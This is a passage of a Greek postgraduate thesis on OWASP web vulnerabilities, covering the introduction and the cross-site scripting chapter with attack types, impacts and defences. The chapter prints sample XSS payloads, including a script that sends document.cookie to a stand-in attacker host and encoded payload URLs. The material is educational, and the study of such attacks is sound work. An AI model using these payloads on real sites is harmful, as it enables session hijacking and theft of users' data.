Ευπάθειες Διαδικτυακών Εφαρμογών & Web Εξυπηρετητών

Κυριαζής Άγγελος

Επιβλέπων καθηγητής :

Κωνσταντίνος Λαμπρινουδάκης

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Π.Μ.Σ. ΔΙΔΑΚΤΙΚΗ ΤΗΣ ΤΕΧΝΟΛΟΓΙΑΣ & ΨΗΦΙΑΚΑ ΣΥΣΤΗΜΑΤΑ

ΚΑΤΕΥΘΥΝΣΗ ΔΙΚΤΥΟΚΕΝΤΡΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΠΕΙΡΑΙΑΣ 2013

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ

ΠΙΝΑΚΑΣ ΕΙΚΟΝΩΝ

ΠΡΟΛΟΓΟΣ

Τα τελευταία χρόνια συντελείται μια πραγματική επανάσταση στο χώρο της πληροφορικής και των επικοινωνιών με τη σύγκλιση των σχετικών τεχνολογιών και την υιοθέτηση σε παγκόσμιο επίπεδο των πρωτοκόλλων και των υπηρεσιών του διαδικτύου(Internet). Σήμερα, το διαδίκτυο αποτελεί την κοινή επικοινωνιακή πλατφόρμα που συνδέει παγκοσμίως εκατομμύρια υπολογιστών που ανήκουν σε μικρότερα τοπικά δίκτυα, με ένα διαφανή τρόπο. [*Comer*, 2006]

Η ασφάλεια των υπολογιστών είναι ένα θέμα γύρω από το οποίο γίνονται, ολοένα και συχνότερες, συζητήσεις. Δεν είναι λίγοι εκείνοι που πιστεύουν πως οι *hackers* αναπτύσσουν ευπάθειες πολύ πιο γρήγορα από ότι οι προγραμματιστές και οι ειδικοί καταφέρουν να αντεπεξέλθουν και να διασφαλίσουν το σύστημα.

Η ασφάλεια είναι υπόθεση πολλών: αναλυτές, προγραμματιστές, οργανισμοί αλλά και απλοί χρήστες πρέπει να ενημερώνονται συνεχώς ώστε καθένας από την πλευρά του να προφυλάσσεται. Δεν αρκεί μόνο η ασφάλιση του κώδικα την ώρα που γράφεται. Οι ευπάθειες λογισμικού διαρκώς μεταβάλλονται και προκύπτουν νέα προβλήματα τα οποία απαιτούν αλλαγές στον κώδικα, ώστε αυτός να είναι ανθεκτικός απέναντι στις επιθέσεις.

Οι πρώτες διαδικτυακές επιθέσεις εκμεταλλεύτηκαν τα τρωτά σημεία που αφορούσαν την εφαρμογή του πρωτοκόλλου *TCP / IP*. Με τη σταδιακή διόρθωση αυτών των αδυναμιών, οι επιθέσεις έχουν μετατοπιστεί προς το επίπεδο εφαρμογής και ιδιαίτερα το διαδίκτυο, δεδομένου ότι οι περισσότερες εταιρείες εκθέτουν τα συστήματα προστασίας τους.

Λόγω του ότι, οι *web servers* γίνονται ολοένα και πιο ασφαλείς, οι επιθέσεις στρέφονται σταδιακά προς την εκμετάλλευση των ελαττωμάτων των *web* εφαρμογών. Παρακάτω, θα αναλυθούν οι δέκα κυριότερες ευπάθειες, όπως αυτές παρουσιάζονται από την ομάδα εργασίας της *OWASP(open web application security project).*

ΕΙΣΑΓΩΓΗ

Η διαδεδομένη πλέον χρήση του διαδικτύου σε συνδυασμό με την ραγδαία και συνεχόμενη εξέλιξή της τεχνολογίας, αποτελούν δύο παράγοντες οι οποίοι καθιστούν όλο και πιο έντονη την ανάγκη πληροφόρησης των χρηστών του διαδικτύου, αναφορικά με τους πιθανούς κινδύνους που αυτοί διατρέχουν κατά την χρήση του. Η παρούσα πτυχιακή εργασία πραγματοποιήθηκε στα πλαίσια του μεταπτυχιακού προγράμματος Δικτυοκεντρικά Συστήματα του τμήματος Ψηφιακών Συστημάτων του πανεπιστημίου Πειραιώς, αποτελεί μια έρευνα που στοχεύει στην ενημέρωση και στην κατανόηση των ευπαθειών των εξυπηρετητών του διαδικτύου.

Στην παρούσα εργασία γίνεται περιγραφή κάθε μίας από τις σημαντικότερες ευπάθειες, αναλύονται τα προβλήματα που δημιουργούν στους εξυπηρετητές και αναφέρονται τρόποι αντιμετώπισης της. Επίσης για την καλύτερη κατανόηση των ευπαθειών, στο τέλος κάθε ενότητας παρουσιάζεται ένα εικονικό παράδειγμα που δημιουργήθηκε για τις ανάγκες της παρούσας πτυχιακής εργασίας. Έτσι, γίνεται πιο εύκολα αντιληπτό πως κάποιος κακόβουλος χρήστης μπορεί να προκαλέσει προβλήματα σε διαχειριστές εξυπηρετητών και στους servers. Δημιουργήθηκαν εικονικά *sites,* και βήμα βήμα εξηγείται πως οι κακόβουλοι χρήστες μπορούν να προσπελάσουν την ασφάλεια του εξυπηρετητή και ποια είναι τα τρωτά σημεία κάθε φορά. Ο κώδικας αυτών των εφαρμογών καθώς και *screen shots* από τις εφαρμογές υπάρχει στο τέλος κάθε κεφαλαίου και βοηθούν στην περαιτέρω ανάλυση . Τα περισσότερα προβλήματα παρουσιάζονται κατά την ταυτοποίηση των χρηστών, για τον λόγο αυτό έχει δημιουργηθεί μια βάση δεδομένων που περιέχει τα στοιχεία κάποιων υποτιθέμενων χρηστών(όνομα, επίθετο, κωδικό πρόσβασης, και έναν αριθμό). Για την είσοδο στο εικονικό *site*, (θα μπορούσε να ήταν κάποιο *blog*) θα χρειαστούμε τα στοιχεία πρόσβασης για την εισαγωγή, το όνομα και τον κωδικό. Στα παραδείγματα που δημιουργήθηκαν θα δούμε πως γίνεται η κλοπή ή η παράκαμψη της ταυτοποίησης του χρήστη, επίσης σε κάποιες περιπτώσεις θα προσπελάσουμε και θα πετύχουμε την

κλοπή σημαντικών αρχείων του εξυπηρετητή. Για να πετύχουμε το επιθυμητό αποτέλεσμα στον εξυπηρετητή έχουμε αφήσει εσκεμμένα κάποιες ρυθμίσεις έτσι ώστε να γίνεται πιο ευάλωτος και εύκολος σε εικονικές επιθέσεις.

Στην *Cross-site scripting (XSS)* ο επιτιθέμενος μπορεί να μολύνει το *script* μιας ιστοσελίδας , ή ενός *blog* και να προκαλέσει σοβαρά προβλήματα στην εφαρμογή. Στο παράδειγμα μας θα δείξουμε πως είναι αυτό εφικτό από έναν κακόβουλο χρήστης και πως μπορεί να υποκλέψει το *session id* και να προσπεράσει τον έλεγχο εισόδου. Οι *SQL injections* είναι μια ιδιαίτερα διαδεδομένη και επικίνδυνη μορφή *injection.* Προκειμένου να εκμεταλλευτεί ένα λάθος εισαγωγής *SQL,* ο εισβολέας πρέπει να βρει μια παράμετρο με την οποία η *web* εφαρμογή περνά δεδομένα σε μια βάση δεδομένων. Με προσεκτική ενσωμάτωση κακόβουλων εντολών *SQL* στο περιεχόμενο της παραμέτρου, ο εισβολέας μπορεί να εξαπατήσει την εφαρμογή διαβιβάζοντας ένα κακόβουλο *query* στη βάση δεδομένων. Οι συνέπειες είναι ιδιαίτερα επιζήμιες, καθώς ένας εισβολέας μπορεί να αποκτήσει, να αλλοιώσει ή να καταστρέψει το περιεχόμενο της βάσης δεδομένων. Στο τέλος του δεύτερου κεφαλαίου θα φανεί πως με μια τεχνική “ξεγελάμε” τον ελλιπή έλεγχο εισόδου. Στο τρίτο κεφάλαιο θα δείξουμε τις αδυναμίες πιστοποίησης της ταυτότητας του χρήστη ή ακόμα και του διαχειριστή ενός συστήματος. Σχεδόν όλες οι εφαρμογές *web* υπομένουν τις ευπάθειες που σχετίζονται με την πιστοποίηση της ταυτότητας και τις αδυναμίες διαχείρισης των εφαρμογών. Στην εφαρμογή που έχουμε φτιάξει εκμεταλλευόμαστε την τάση που συναντάμε σε πολλές σελίδες όταν γίνει η ταυτοποίηση στην αρχική σελίδα τα δεδομένα να διατηρούνται και στις επόμενες σελίδες. Έχοντας απενεργοποιημένα τα *cookies* η εφαρμογή αναγκάζετε να περνάει το *session id* από σελίδα σε σελίδα και έτσι είναι εύκολος στόχος. Η *CSRF* λειτουργεί αξιοποιώντας την εμπιστοσύνη που έχει ο χρήστης σε ένα *site.* Τα *sites* συνήθως συνδέονται με συγκεκριμένες διευθύνσεις *URL* που επιτρέπουν, κατόπιν ζήτησης, την εκτέλεση συγκεκριμένων ενεργειών. Ο μέσος χρήστης πατώντας σε διάφορα σημεία σε κάποιο *site* δεν γνωρίζει τι κρύβετε από πίσω. Πολύ εύκολα μια εικόνα μπορεί να κρύβει κάποιο *url* και να εκτελεστεί κώδικας από αφέλεια του χρήστη. Στο παράδειγμα θα δείξουμε αυτό το γεγονός.

Όταν μια εφαρμογή *web* κάνει μια προφανή και άμεση αναφορά αντικειμένου είναι πολύ εύκολο να δεχτεί κάποια επίθεση. Αν λοιπόν στο *url* φαίνεται κάτι αντίστοιχο *http://www.insecurewebapp.com/getfile.cfm?filename=sometextfile.txt* τότε είναι προφανές η αναφορά σε ένα αρχείο *sometextfile.txt* , έτσι εύκολα αλλάζοντας την κατάληξη και αν μαντέψουμε σωστά ίσως να έχουμε πρόσβαση σε πιο ευαίσθητα αρχεία. Στην εφαρμογή που έχουμε δημιουργήσει θα φανεί πως με μια *HTTP GET Request* μπορέσουμε να "ψαρέψουμε" αρχεία. Πολύ σημαντικό για την ασφάλεια των εφαρμογών είναι η σωστή παραμετροποίηση στους *servers* και στον κώδικα μας. Πολλές φορές ακόμα και έμπειροι διαχειριστές αφήνουν κάποια παράθυρα ανοιχτά. Εκτός απο την παραμετροποίηση θα πρέπει να γίνεται και κρυπτογράφηση σε ευαίσθητα αρχεία που περιέχουν κωδικούς και προσωπικά στοιχεία. Με μια μικρή εφαρμογή θα δούμε πως μπορεί να γίνει υποκλοπή κάποιων *passwords* που είναι αποθηκευμένα στην βάση μας. Είναι συχνό το φαινόμενο να γίνοντε υποκλοπές απο ανθρώπους που έχουν *READ access* σε μία βάση. Για να μην υπάρχει λοιπόν θέμα εμπιστευτικότητας και ακαιρεότητας προσωπικά δεδομένα , *passwords* και άλλα ευαίσθητα αρχεία θα πρέπει να κρυπτογραφούνται όταν αποθηκεύονται σε μια βάση. Η επόμενη επίθεση που θα εξετάσουμε είναι η *failure to restrict url access.* Η κύρια ιδέα αυτού του είδους επίθεσης είναι να γίνει μια προσπάθεια να βρεθούν οι πόροι οι οποίοι δεν δημοσιεύονται, αλλά μπορούν να αντιμετωπιστούν χρησιμοποιώντας "*forced browsing*". Ο σκοπός αυτής της επίθεσης είναι παρόμοιος με αυτόν της *Insecure Direct Object Reference*, ώστε και οι δύο έχουν τον ίδιο στόχο: να αποκριθεί παράνομη πρόσβαση σε πόρους. Τέλος θα δούμε τι συμβαίνει την στιγμή που μια εφαρμογή ανακατευθύνει ή προωθεί αιτήσεις, θα πρέπει να επικυρώνει προσεκτικά την πηγή διαβίβασης των πληροφοριών. Σε αντίθετη περίπτωση, ένας επιτιθέμενος μπορεί να την χρησιμοποιήσει για να ανακατευθύνει την αίτηση σε ένα *phishing site* ή να χρησιμοποιεί προωθήσεις για να παρακάμψει κακώς εφαρμοσμένους ελέγχους πρόσβασης. Στην εφαρμογή που έχει αναπτυχθεί θα γίνει αρχικά ταυτοποίηση του χρήστη και στην συνέχεια θα φανεί πως θα παρακάμψουμε τον έλεγχο ταυτότητας του χρήστη. Αυτά είναι κάποια από τα προβλήματα που

μπορεί κάποιος να συναντήσει, ωστόσο μπορούν να ξεπεραστούν τέτοιου είδους προβλήματα.


Για τη δημιουργία των πειραματικών εφαρμογών χρησιμοποιήθηκε περιβάλλον *Apache*/*PHP*/*MyQL*. Ο *Apache Web Server* είναι το πιο δημοφιλές λογισμικό εξυπηρετητή του παγκόσμιου Ιστού. Μπορεί να εγκατασταθεί σε διάφορα λειτουργικά συστήματα, υποστηρίζει πολλές γλώσσες προγραμματισμού για τη παροχή δυναμικών σελίδων και έχει πληθώρα από modules που του δίνουν έξτρα λειτουργικότητα. Μερικά από τα πιο γνωστά *modules* του *Apache HTTP* είναι τα *modules* πιστοποίησης, όπως για παράδειγμα τα *mod_access*, *mod_auth*, *mod_digest* κ.λπ.

Η *MySQL* είναι από τις πιο δημοφιλείς βάσεις δεδομένων για διαδικτυακά προγράμματα και ιστοσελίδες. Χρησιμοποιείται στις πιο διαδεδομένες διαδικτυακές υπηρεσίες.

Η *PHP* είναι μια γλώσσα *scripting* από την πλευρά του εξυπηρετητή, σχεδιασμένη ειδικά για τον παγκόσμιο Ιστό. Κώδικας *PHP* μπορεί να ενσωματωθεί σε μια *HTML* σελίδα, και εκτελείται κάθε φορά που κάποιος χρήστης επισκέπτεται τη σελίδα, αλλάζοντας δυναμικά το περιεχόμενό της. Η *PHP* είναι ίσως η πιο δημοφιλής γλώσσα για τη δημιουργία δυναμικών σελίδων, είναι πολύ ισχυρή αλλά αν δε χρησιμοποιηθεί σωστά αφήνει κενά ασφαλείας. Για το λόγο αυτό προτιμήθηκε η χρήση της στα πειράματα της εργασίας αυτής.

1. CROSS - SITE SCRIPTING

Η *Cross-site scripting (XSS)* αποτελεί μια αδυναμία στην ασφάλεια υπολογιστών που συνήθως βρίσκεται στις εφαρμογές ιστού που επιτρέπουν στους κακόβουλους επιτιθέμενους να μολύνουν το script της ιστοσελίδας που βλέπουν οι άλλοι χρήστες.



Εικόνα 1. Άποψη μιας επίθεσης XSS

Η αδυναμία αυτή μπορεί να χρησιμοποιηθεί από τους επιτιθέμενους για να παρακάμψει τους ελέγχους προσπέλασης. Σύμφωνα με την *Symantec*, το 2007 το 80% των αδυναμιών στην ασφάλεια των ιστοχώρων αναφερόταν σε *Cross-site scripting*. Ο αντίκτυπος τους μπορεί να κυμανθεί από μια ασήμαντη ενόχληση ως μια σημαντική διαρροή μυστικών, ανάλογα με την ευαισθησία των δεδομένων που χειρίζεται η τρωτή σελίδα, και τη φύση οποιωνδήποτε μετριασμών ασφάλειας εφαρμόζονται από τον ιδιοκτήτη της σελίδας.

Οι αδυναμίες του *XSS* έχουν αναφερθεί και έχουν αξιοποιηθεί από τη δεκαετία του 1990. Μερικές γνωστές σελίδες που έχουν επηρεαστεί στο παρελθόν είναι η μηχανή *Google*, οι υπηρεσίες αποστολής ηλεκτρονικών μηνυμάτων των *Google* και *Yahoo,* το *Facebook* και το *MySpace και πρόσφατα το PayPal*. [1]

Ένα προϊόν με πολλές τρύπες *XSS* είναι το δημοφιλές πρόγραμμα *PHPnuke*. Οι τρύπες αυτού του προϊόντος γίνονται συχνά στόχος λόγω της δημοτικότητας του. [10]

1.1 Τύποι Επιθέσεων

Υπάρχουν τρεις τύποι *XSS* επιθέσεων: οι μόνιμες, οι μη – μόνιμες και οι *DOM-based*.

1.1.1 Η μόνιμη *XSS* είναι, όπως υποδηλώνει και το όνομα της, μια επίθεση, η οποία εφαρμόζεται και συνεχίζει να διαρκεί μέχρι να καταργηθεί. Γενικά αναπτύσσεται με τη χρήση μιας φόρμας, ή κάποιου άλλου μέσου, για την εισαγωγή ενός *script* στο περιεχόμενο μιας διαδικτυακής εφαρμογής, ώστε να προβάλετε και στη συνέχεια να εκτελείται από άλλους. Μετά την επιτυχή εισαγωγή της στη βάση δεδομένων, θα εμφανιστεί σε οποιοδήποτε τελικό χρήστη ο οποίος θα ζητήσει την ίδια φόρμα πληροφοριών από την ΒΔ.

Το πιο κοινό παράδειγμα της μόνιμης επίθεσης *XSS* βρίσκεται σε μια εγγραφή ενός *blog* ή ενός φόρουμ όπου οι χρήστες μπορούν να προσθέσουν περιεχόμενο στην διαδικτυακή εφαρμογή και αυτό να προβάλλεται και σε άλλους χρήστες. Σε μηνύματα που επιτρέπουν σχόλια, κάθε τελικός χρήστης μπορεί να πληκτρολογήσει ό,τι θέλει σε αυτό το πεδίο σχολίου και να ζητήσει να εισαχθούν τα δεδομένα στην βάση.

Έστω πως ένας χάκερ προσθέτει τον παρακάτω επιβλαβή κώδικα σε ένα σχόλιο,

```
<script type="text/javascript">
alert('poison!');
</script>
```


αργότερα, όταν άλλοι χρήστες φορτώσουν το μήνυμα, θα φορτωθεί το σχόλιο αυτό με τον κακόβουλο κώδικα και θα εκτελεστεί το *script*. Ο χρήστης θα λάβει τότε την προειδοποίηση *«poison!».* Το *script* αυτό αντιπροσωπεύει μια τεράστια τρύπα ασφαλείας το οποίο θα ενημερώσει τους *hackers* πως η ιστοσελίδα έχει πέσει θύμα τους. [2]

1.1.2 Οι μη μόνιμες επιθέσεις συμβαίνουν όταν ο κακόβουλος κώδικας έχει υποβληθεί σε ένα δικτυακό τόπο όπου είναι αποθηκευμένο για κάποιο χρονικό διάστημα. Παραδείγματα από τους αγαπημένους στόχους του εισβολέα περιλαμβάνουν συχνά μηνύματα σε πίνακες ανακοινώσεων, μηνύματα ηλεκτρονικού ταχυδρομείου και λογισμικό συνομιλιών στο διαδίκτυο. Στην περίπτωση αυτή δεν είναι απαραίτητο να αλληλεπιδράσει ο χρήστης με κάποιον άλλο τόπο ή σύνδεσμο, αλλά μόνο να δει την ιστοσελίδα που περιέχει τον κώδικα. [3]

Έστω πως η σελίδα υποδοχής της *abc.gr* είναι ευπαθής σε μια *XSS* επίθεση δεδομένου ότι ένα μήνυμα καλωσορίσματος μπορεί να εμφανίζεται στη σελίδα υποδοχής λαμβάνοντας ως παράμετρο το όνομα του χρήστη: *http://abc.gr/?nom=Jeff*, ένα κακόβουλο πρόσωπο θα μπορούσε να προβεί σε μη μόνιμη επίθεση παρέχοντας σε ένα θύματος μια διεύθυνση η οποία αντικαθιστά την ονομασία *"Jeff"* με κώδικα *HTML*. Θα μπορούσε, μεταξύ άλλων, να περάσει τον ακόλουθο κώδικα *Javascript* σαν παράμετρο, προκειμένου να ανακατευθύνει το χρήστη σε μια σελίδα που ελέγχει ο ίδιος:

```
<script>
document.location='http://site.pirate/cgi-bin/
script.cgi?'+document.cookie
</script>
```

Ο παραπάνω κώδικας ανακτά τα *cookies* του χρήστη και τα στέλνει ως παραμέτρους σε ένα *CGI script*. [4]



1.1.3 Η *DOM Based XSS* είναι μια επίθεση *XSS* όπου η επίθεση εκτελείται ως αποτέλεσμα της τροποποίησης του περιβάλλοντος *DOM* στο πρόγραμμα περιήγησης του θύματος το οποίο χρησιμοποιείται από το αρχικό *script* του *client,* έτσι ώστε ο κώδικας του *client* να εκτελείται με έναν ανέλπιστο τρόπο. Δηλαδή, η ίδια η σελίδα δεν αλλάζει, αλλά ο κώδικας από την πλευρά του *client* εκτελείται διαφορετικά λόγω των κακόβουλων τροποποιήσεων που έχουν γίνει στο περιβάλλον *DOM*. [5]

Ας υποθέσουμε ότι ο ακόλουθος κώδικας χρησιμοποιείται για να δημιουργήσει μια φόρμα που θα αφήνει το χρήστη να επιλέξει τη γλώσσα της προτίμησής του. Σαν προεπιλεγμένη γλώσσα παρέχεται με την παράμετρο *"default".*

```
Select your language:
<select>
    <script>
    document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("default=")+8)+"</OPTION>");
    document.write("<OPTION value=2>English</OPTION>");

    </script>
</select>
```

Η σελίδα ενεργοποιείται με ένα *URL,* όπως:

http://www.abc.gr/page.html?default=French

Μια *DOM Based XSS* επίθεση εναντίον αυτής της σελίδας μπορεί να επιτευχθεί με την αποστολή της ακόλουθης διεύθυνσης *URL* σε ένα θύμα: *http://www.abc.gr/page.html?default=<script>alert(document.cookie)</script>*

Όταν το θύμα κάνει κλικ σε αυτό το σύνδεσμο, ο *browser* στέλνει ένα αίτημα για: */page.html?default=<script>alert(document.cookie)</script>* στην *www.abc.gr*. Ο διακομιστής απαντά με τη σελίδα που περιέχει το παραπάνω κώδικα *Javascript.* Ο *browser* δημιουργεί ένα αντικείμενο *DOM* της σελίδας, στο οποίο το αντικείμενο *document.location* περιέχει τη συμβολοσειρά : *http://www.abc.gr/page.html?default=<script>alert(document.cookie)</script>*
Ο αρχικός κώδικας *Javascript* στη σελίδα δεν αναμένει η *default* παράμετρος να περιέχει σήμανση *HTML*, και ως εκ τούτου την επαναλαμβάνει στη σελίδα *(DOM)* κατά την εκτέλεση. Ο *browser* στη συνέχεια εκτελεί το *script* του επιτιθέμενου:

alert(document.cookie) [5]

1.2 Παράδειγμα

Ένα κακόβουλο *URL* χωρίς κωδικοποίηση μοιάζει όπως το παρακάτω:

http://www.xssinfectedsite.com/search.php?text=<script>alert("XSS")</script>

Ένα κακόβουλο *URL* με κωδικοποίηση μοιάζει σαν: *http://www.xssinfectedsite.com/search.php?text=%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3B%3C%2F%73%63%72%69%70%74%3E*

Στην δεύτερη περίπτωση η διεύθυνση *URL* δείχνει λιγότερο ύποπτη. [9]

1.3 Επιπτώσεις

Οι επιθέσεις *XSS* χρησιμοποιούνται συνήθως για να επιτευχθούν τα ακόλουθα κακόβουλα αποτελέσματα:

- Κλοπή ταυτότητας
- Πρόσβαση σε ευαίσθητες ή εμπιστευτικές πληροφορίες
- Ελεύθερη πρόσβαση σε περιεχόμενο που απαιτείται πληρωμή
- Κατασκοπεία των σελίδων που επισκέπτεται ο χρήστης
- Αλλοίωση της λειτουργικότητας του *browser*
- Δημόσια δυσφήμηση ενός ατόμου ή εταιρείας
- Καταστροφή ή αλλοίωση μιας εφαρμογής διαδικτύου
- *Denial of Service* επιθέσεις

Κάθε ιδιοκτήτης ενός υγιούς *site* θα συμφωνούσε ότι κανένα από τα παραπάνω δε μπορεί να θεωρηθεί ως μια ασήμαντη επίπτωση σε μια ευάλωτη σελίδα. Οι αδυναμίες στην ασφάλεια ιστοσελίδων έχουν επιτρέψει στους χάκερ να αποκτήσουν στοιχεία πιστωτικών καρτών και πληροφορίες για

τους κατόχους, ώστε να μπορούν να πραγματοποιούν συναλλαγές στο όνομά τους. Οι νόμιμοι χρήστες έχουν συχνά παρασυρθεί ώστε κάνοντας κλικ σε ένα σύνδεσμο που τους ανακατευθύνει σε μια κακόβουλη, αλλά οπτικά νόμιμη, σελίδα η οποία με τη σειρά της αιχμαλωτίζει όλες τις λεπτομέρειές τους και τις στέλνει κατευθείαν στο χάκερ. [6]

1.4 Προστασία

Ένας ολοκληρωμένος τρόπος για την προστασία ενός *Web server* από μια επίθεση *XSS* είναι να μεταφραστούν όλοι οι ειδικοί χαρακτήρες που εισάγει ο χρήστης, ακόμα και σε διευθύνσεις *URL*, σε οντότητες, όπως οι *HTML* οντότητες. Αυτό δεν ισχύει μόνο για κώδικες όπως *PHP*, *Perl*, και *ASP.NET* κώδικα, αλλά και για *JavaScript* η οποία λειτουργεί με κάθε εισαγωγή από τον χρήστη. Αυτό μπορεί να επηρεάσει τη λειτουργία των ιστοσελίδων όπου οι χρήστες περιμένουν να μπορούν να χρησιμοποιούν *HTML* και *XHTML* για τα δεδομένα που εισάγουν. Αυτός ο τρόπος φιλτραρίσματος αποτελεί έναν εξοπλισμό κατά των κακόβουλων επιθέσεων, ωστόσο δεν μπορεί λογικά να είναι 100% αποτελεσματικός. [8]

Ένας άλλος τρόπος για να προστατευτεί μια ιστοσελίδα από *cross-site scripting* επιθέσεις είναι να μη χρησιμοποιείται ποτέ άμεσα κανένα από τα στοιχεία που έχει εισάγει ο χρήστης στην σελίδα. Η αποδοχή ενός περιορισμένου αριθμού τιμών από τον χρήστη που χρησιμοποιούνται ως λέξεις κλειδιά είναι ένα παράδειγμα για το πώς τα στοιχεία αυτά μπορούν να ορίσουν την έξοδο, αλλά προφανώς περιορίζει σημαντικά το δυναμικό χαρακτήρα των εφαρμογών *Web*. Σε ανάλογες περιπτώσεις ιδανικότερη θα ήταν η επιλογή από ορισμένες προκαθορισμένες επιλογές.

Ομοίως, μπορούν να επικυρωθούν τα στοιχεία που εισάγει ο χρήστης με τέτοιο τρόπο ώστε να αφαιρούνται οι χωρίς έγκριση χαρακτήρες (όπως η απομάκρυνση όλων έκτος από τις παύλες, παρενθέσεις, τελείες και ψηφία από πεδία στα οποία αναμένεται τηλεφωνικός αριθμός), ή να απορρίπτονται είσοδοι που περιέχουν μη επιτρεπτούς χαρακτήρες. Αυτή είναι μια χρήσιμη

τεχνική για πολλές μορφές εισόδων, αλλά όχι για όλες. Τέτοιες τεχνικές επαλήθευσης θα πρέπει να χρησιμοποιούνται όποτε είναι εφικτό, γιατί όχι μόνο παρέχουν προστασία από τις *XSS* επιθέσεις, αλλά και από τις άμεσες προσπάθειες να τεθεί σε κίνδυνο ο ίδιος ο *server* από υπερχείλιση του *buffer*, *SQL injections* καθώς και άλλες προσπάθειες να υπερβεί το σύστημα τα όρια του.

Τα *cookies* χρησιμοποιούνται συχνά για να παρέχουν κάποια μορφή ασφάλειας κατά των επιθέσεων *XSS*. Πολλές από τις επιθέσεις αυτές έχουν σχεδιαστεί για να "κλέβουν" *cookies*, αλλά ένα *cookie* μπορεί να είναι συνδεδεμένο σε μια συγκεκριμένη διεύθυνση *IP*, έτσι ώστε τα *cookies* αυτά να αποτυγχάνουν την επικύρωση όταν χρησιμοποιούνται από την *XSS*. Υπάρχουν δυνατότητες να παρακαμφθεί αυτό το είδος της ασφάλειας, όπως όταν ο νόμιμος χρήστης ενός δεδομένου *cookie* και μια επίθεση *XSS* προέρχονται από τον ίδιο *proxy server* ή μια συσκευή *NAT*. Ο *Internet Explorer* εφαρμόζει μια *HTTPOnly* σημαία που αποτρέπει τα τοπικά *scripts* να επηρεάζουν ένα *cookie* για να προσπαθήσει να προφυλαχθεί από αυτό το είδος της κακοποίησης. Αντιθέτως, είναι αναποτελεσματική εναντίον πλαστογραφικών επιθέσεων *XSS*, όπου ακούσιες αιτήσεις μπορούν να σταλούν μέσω *cross-site scripting* και παράλληλα ένα *cookie* που χρησιμοποιείται για να εγκρίνει τα αιτήματα στον *server*.

Ο μόνος πιο αποτελεσματικός τρόπος για την αποφυγή cross-site scripting στην ανάπτυξη του Web είναι να σχεδιαστεί η ιστοσελίδα έτσι ώστε να μην απαιτείται καθόλου κώδικας από την πλευρά του client. Με αυτόν τον τρόπο, εάν οι χρήστες θέλουν να απενεργοποιήσουν τους ερμηνευτές JavaScript σε ένα πρόγραμμα περιήγησης, μπορούν να το κάνουν χωρίς να χάσουν την ικανότητα να χρησιμοποιούν τον συγκεκριμένο δικτυακό τόπο. Αυτό βέβαια δεν προστατεύει από όλες τις μορφές κακόβουλης εισόδου στον *server* και δεν περιορίζει στην πράξη την ευαισθησία της ιστοσελίδας από μόνο του - αλλά δίνει στους επισκέπτες της ιστοσελίδας την επιλογή να προστατεύουν τον εαυτό τους. [8]

